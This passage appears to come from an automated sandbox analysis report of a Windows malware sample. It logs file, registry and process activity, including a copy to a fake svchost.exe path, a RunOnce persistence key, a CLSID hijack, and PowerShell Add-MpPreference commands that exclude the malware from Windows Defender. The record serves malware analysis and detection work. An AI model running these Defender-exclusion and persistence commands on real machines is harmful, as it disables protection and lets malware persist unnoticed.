C:\Program Files\Common Files\ system\ItuUFCUFuPtBrvbgmZwrZlWEV\svchost.exe	0	46592	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 0e 2e f5 ed 00 00 00 00 00 00 00 00 e0 00 22 00 0b 01 30 00 00 6a 00 00 00 4a 00 00 00 00 00 00 ce 89 00 00 00 20 00 00 00 a0 00 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 00 20 01 00 00 02 00 00 7d 9c 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $.......PE..L................. "...0..j...J........... ....@.. ....}.....@................	success or wait	1	6CECDD66	CopyFileW
C:\Program Files\Common Files\ system\ItuUFCUFuPtBrvbgmZwrZlW EV\svchost.exe:Zone.Identifier	0	26	5b 5a 6f 6e 65 54 72 61 6e 73 66 65 72 5d 0d 0a 0d 0a 5a 6f 6e 65 49 64 3d 30	[ZoneTransfer]....ZoneId=0	success or wait	1	6CECDD66	CopyFileW

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E055705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6E055705	unknown

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6DFB03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E05CA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7efa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6DFB03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6DFB03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6DFB03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6DFB03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E055705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6E055705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6CEC1B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6CEC1B4F	ReadFile
C:\Users\user\QTSKUnyljdzYWpkbMIVLIBDYJvtcjEA	unknown	4096	success or wait	2	6CEC1B4F	ReadFile
C:\Users\user\QTSKUnyljdzYWpkbMIVLIBDYJvtcjEA	unknown	4096	success or wait	748	6CEC1B4F	ReadFile
C:\Users\user\QTSKUnyljdzYWpkbMIVLIBDYJvtcjEA	unknown	600	end of file	2	6CEC1B4F	ReadFile
C:\Users\user\QTSKUnyljdzYWpkbMIVLIBDYJvtcjEA	unknown	4096	end of file	2	6CEC1B4F	ReadFile
C:\Users\user\QTSKUnyljdzYWpkbMIVLIBDYJvtcjEA	unknown	4096	success or wait	1	6CEC1B4F	ReadFile
C:\Users\user\QTSKUnyljdzYWpkbMIVLIBDYJvtcjEA	unknown	4096	end of file	1	6CEC1B4F	ReadFile
C:\Windows\Microsoft.NET\assembly\GAC_32\mscorlib\v4.0_4.0.0.0__b77a5c561934e089\mscorlib.dll	unknown	4096	success or wait	1	6E03D72F	unknown
C:\Windows\Microsoft.NET\assembly\GAC_32\mscorlib\v4.0_4.0.0.0__b77a5c561934e089\mscorlib.dll	unknown	512	success or wait	1	6E03D72F	unknown
C:\Windows\Microsoft.NET\assembly\GAC_MSIL\Microsoft.VisualBasic\v4.0_10.0.0.0__b03f5f7f11d50a3a\Microsoft.VisualBasic.dll	unknown	4096	success or wait	1	6E03D72F	unknown
C:\Windows\Microsoft.NET\assembly\GAC_MSIL\Microsoft.VisualBasic\v4.0_10.0.0.0__b03f5f7f11d50a3a\Microsoft.VisualBasic.dll	unknown	512	success or wait	1	6E03D72F	unknown
C:\Users\user\Desktop\qINcOlwRud.exe	unknown	4096	success or wait	1	6E03D72F	unknown
C:\Users\user\Desktop\qINcOlwRud.exe	unknown	512	success or wait	1	6E03D72F	unknown

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Windows Defender	success or wait	1	6CEC5F3C	RegCreateKeyExW
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Windows Defender\Exclusions	success or wait	1	6CEC5F3C	RegCreateKeyExW
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Windows Defender\Exclusions\Paths	success or wait	1	6CEC5F3C	RegCreateKeyExW

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Windows Defender\Exclusions\Paths	C:\Program Files\Common Files\System\ItuUFCUFuPtBrvbgmZwrZlWEV\svchost.exe	dword	0	success or wait	1	6CECC075	RegSetValueExW
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\WOW6432Node\CLSID\{9ac9fbe1-e0a2-4ad6-b4ee-e212013ea917}\InProcServer32	C:\Users\user\Desktop\qINcOlwRud.exe	dword	0	success or wait	1	6CECC075	RegSetValueExW
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce	KGpXzAMpWDmcnfKnkZdJaBfAImY	unicode	C:\Program Files\Common Files\System\ItuUFCUFuPtBrvbgmZwrZlWEV\svchost.exe	success or wait	1	6CEC646A	RegSetValueExW

Analysis Process: powershell.exe PID: 908 Parent PID: 5476

General

Start time:	12:50:29
Start date:	08/04/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true

Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Program Files\Common Files\System\ltuUFCUFuPtBrvbgmZwrZlWEV\svchost.exe' -Force
Imagebase:	0x1180000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6E07CF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6E07CF06	unknown
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_w3ochp5k.jrz.ps1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	6CEC1E60	CreateFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_h5kukagc.411.psm1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	6CEC1E60	CreateFileW
C:\Users\user\Documents\20210408	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6CECBEFF	CreateDirectoryW
C:\Users\user\Documents\20210408\PowerShell_transcript.445817.yTtmKb3_.20210408125031.txt	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6CEC1E60	CreateFileW
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6CEC1E60	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_w3ochp5k.jrz.ps1	success or wait	1	6CEC6A95	DeleteFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_h5kukagc.411.psm1	success or wait	1	6CEC6A95	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_w3ochp5k.jrz.ps1	unknown	1	31	1	success or wait	1	6CEC1B4F	WriteFile
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_h5kukagc.411.psm1	unknown	1	31	1	success or wait	1	6CEC1B4F	WriteFile
C:\Users\user\Documents\20210408\PowerShell_transcript.445817.yTtmKb3_.20210408125031.txt	unknown	3	ef bb bf	...	success or wait	1	6CEC1B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Documents\20210408\PowerShell_transcript.445817.yTtmKb3_.20210408125031.txt	unknown	712	2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 0d 0a 57 69 6e 64 6f 77 73 20 50 6f 77 65 72 53 68 65 6c 6c 20 74 72 61 6e 73 63 72 69 70 74 20 73 74 61 72 74 0d 0a 53 74 61 72 74 20 74 69 6d 65 3a 20 32 30 32 31 30 34 30 38 31 32 35 30 35 35 0d 0a 55 73 65 72 6e 61 6d 65 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 0d 0a 52 75 6e 41 73 20 55 73 65 72 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 0d 0a 43 6f 6e 66 69 67 75 72 61 74 69 6f 6e 20 4e 61 6d 65 3a 20 0d 0a 4d 61 63 68 69 6e 65 3a 20 34 34 35 38 31 37 20 28 4d 69 63 72 6f 73 6f 66 74 20 57 69 6e 64 6f 77 73 20 4e 54 20 31 30 2e 30 2e 31 37 31 33 34 2e 30 29 0d 0a 48 6f 73 74 20 41 70 70 6c 69 63 61 74 69 6f 6e 3a 20 43 3a 5c 57 69	**********..Windows PowerShell transcript start..Start time: 20210408125055..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 445817 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Wi	success or wait	5	6CEC1B4F	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	698	50 53 4d 4f 44 55 4c 45 43 41 43 48 45 01 02 00 00 00 f8 77 dc 65 ca 9f d5 08 61 00 00 00 43 3a 5c 50 72 6f 67 72 61 6d 20 46 69 6c 65 73 20 28 78 38 36 29 5c 57 69 6e 64 6f 77 73 50 6f 77 65 72 53 68 65 6c 6c 5c 4d 6f 64 75 6c 65 73 5c 50 61 63 6b 61 67 65 4d 61 6e 61 67 65 6d 65 6e 74 5c 31 2e 30 2e 30 2e 31 5c 50 61 63 6b 61 67 65 4d 61 6e 61 67 65 6d 65 6e 74 2e 70 73 64 31 0d 00 00 00 11 00 00 00 53 65 74 2d 50 61 63 6b 61 67 65 53 6f 75 72 63 65 08 00 00 00 18 00 00 00 55 6e 72 65 67 69 73 74 65 72 2d 50 61 63 6b 61 67 65 53 6f 75 72 63 65 08 00 00 00 11 00 00 00 47 65 74 2d 50 61 63 6b 61 67 65 53 6f 75 72 63 65 08 00 00 00 0f 00 00 00 49 6e 73 74 61 6c 6c 2d 50 61 63 6b 61 67 65 08 00 00 00 0c 00 00 00 53 61 76 65 2d 50 61 63 6b 61 67 65 08 00 00	PSMODULECACHE.....we....a...C:\Program Files (x86)\Windows PowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1.....Set-PackageSource.....Unregister-PackageSource.....Get-PackageSource.....Install-Package.....Save-Package...	success or wait	1	6CEC1B4F	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6E055705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6E055705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E055705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6E055705	unknown

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152 fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6DFB03DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6E05CA54	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6E05CA54	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E05CA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f 1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6DFB03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7e efa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6DFB03DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6E055705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6E055705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6E055705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6E055705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b2 19d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6DFB03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.Mf4 9f6405#\ccc7c82770f93d1392abde4be3a80378\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	6DFB03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E055705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6E055705	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	success or wait	1	6E061F73	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	21344	success or wait	1	6E06203F	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Config uration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6DFB03DE	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation \1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	success or wait	1	6CEC1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation \1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	492	end of file	1	6CEC1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation \1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	end of file	1	6CEC1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageMana gement\1.0.0.1\PackageManagement.psd1	unknown	4096	success or wait	1	6CEC1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageMana gement\1.0.0.1\PackageManagement.psd1	unknown	774	end of file	1	6CEC1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageMana gement\1.0.0.1\PackageManagement.psd1	unknown	4096	end of file	1	6CEC1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	6CEC1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	6CEC1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	6CEC1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	6CEC1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	success or wait	6	6CEC1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	682	end of file	1	6CEC1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	end of file	1	6CEC1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	6CEC1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	6CEC1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	6CEC1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	6CEC1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	6CEC1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	6CEC1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	success or wait	141	6CEC1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	993	end of file	1	6CEC1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	end of file	1	6CEC1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft. PowerShell.Utility.psd1	unknown	4096	success or wait	1	6CEC1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft. PowerShell.Utility.psd1	unknown	637	end of file	1	6CEC1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft. PowerShell.Utility.psd1	unknown	4096	end of file	1	6CEC1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft .PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	6CEC1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft .PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	534	end of file	1	6CEC1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft .PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	end of file	1	6CEC1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppBackgr oundTask\AppBackgroundTask.psd1	unknown	4096	success or wait	1	6CEC1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppBackgr oundTask\AppBackgroundTask.psd1	unknown	4096	end of file	1	6CEC1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	4096	success or wait	1	6CEC1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	990	end of file	1	6CEC1B4F	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	4096	end of file	1	6CEC1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	4096	success or wait	1	6CEC1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	990	end of file	1	6CEC1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppvClient\AppvClient.psd1	unknown	4096	success or wait	1	6CEC1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppvClient\AppvClient.psd1	unknown	4096	end of file	1	6CEC1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppvClient\AppvClient.psd1	unknown	4096	success or wait	1	6CEC1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppvClient\AppvClient.psd1	unknown	4096	end of file	1	6CEC1B4F	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.Mf4 9f6405#\ccc7c82770f93d1392abde4be3a80378\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	6DFB03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f 1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6DFB03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7e efa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6DFB03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b2 19d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6DFB03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Config uration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6DFB03DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6E055705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6E055705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Appx\Appx.psd1	unknown	4096	success or wait	1	6CEC1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Appx\Appx.psd1	unknown	4096	end of file	1	6CEC1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AssignedA ccess\AssignedAccess.psd1	unknown	4096	success or wait	1	6CEC1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AssignedA ccess\AssignedAccess.psd1	unknown	4096	end of file	1	6CEC1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	4096	success or wait	1	6CEC1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	368	end of file	1	6CEC1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	4096	end of file	1	6CEC1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	4096	success or wait	1	6CEC1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	368	end of file	1	6CEC1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	4096	success or wait	1	6CEC1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	770	end of file	1	6CEC1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	4096	end of file	1	6CEC1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft. PowerShell.Utility.psd1	unknown	4096	success or wait	1	6CEC1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft. PowerShell.Utility.psd1	unknown	637	end of file	1	6CEC1B4F	ReadFile

Analysis Process: conhost.exe PID: 160 Parent PID: 908

General

Start time:	12:50:29
Start date:	08/04/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6b2800000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: powershell.exe PID: 1364 Parent PID: 5476

General

Start time:	12:50:29
Start date:	08/04/2021

Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\user\Desktop\qINcOlwRud.exe' -Force
Imagebase:	0x1180000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6E07CF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6E07CF06	unknown
C:\Users\user\AppData\Local\Temp__PScriptPolicyTest_iuekw4yc.egl.ps1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	6CEC1E60	CreateFileW
C:\Users\user\AppData\Local\Temp__PScriptPolicyTest_213h4kn1.bm4.psm1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	6CEC1E60	CreateFileW
C:\Users\user\Documents\20210408\PowerShell_transcript.445817.Mn7w2WZt.20210408125033.txt	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6CEC1E60	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PScriptPolicyTest_iuekw4yc.egl.ps1	success or wait	1	6CEC6A95	DeleteFileW
C:\Users\user\AppData\Local\Temp__PScriptPolicyTest_213h4kn1.bm4.psm1	success or wait	1	6CEC6A95	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PScriptPolicyTest_iuekw4yc.egl.ps1	unknown	1	31	1	success or wait	1	6CEC1B4F	WriteFile
C:\Users\user\AppData\Local\Temp__PScriptPolicyTest_213h4kn1.bm4.psm1	unknown	1	31	1	success or wait	1	6CEC1B4F	WriteFile
C:\Users\user\Documents\20210408\PowerShell_transcript.445817.Mn7w2WZt.20210408125033.txt	unknown	3	ef bb bf	...	success or wait	1	6CEC1B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
